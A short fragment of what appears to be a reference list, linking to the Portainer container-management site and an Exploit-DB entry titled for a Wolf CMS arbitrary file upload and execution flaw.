- 2. Portainer (<a href="https://www.portainer.io/">https://www.portainer.io/</a>)
- Wolf CMS Arbitrary File Upload / Execution (<a href="https://www.exploit-db.com/exploits/38000">https://www.exploit-db.com/exploits/38000</a>)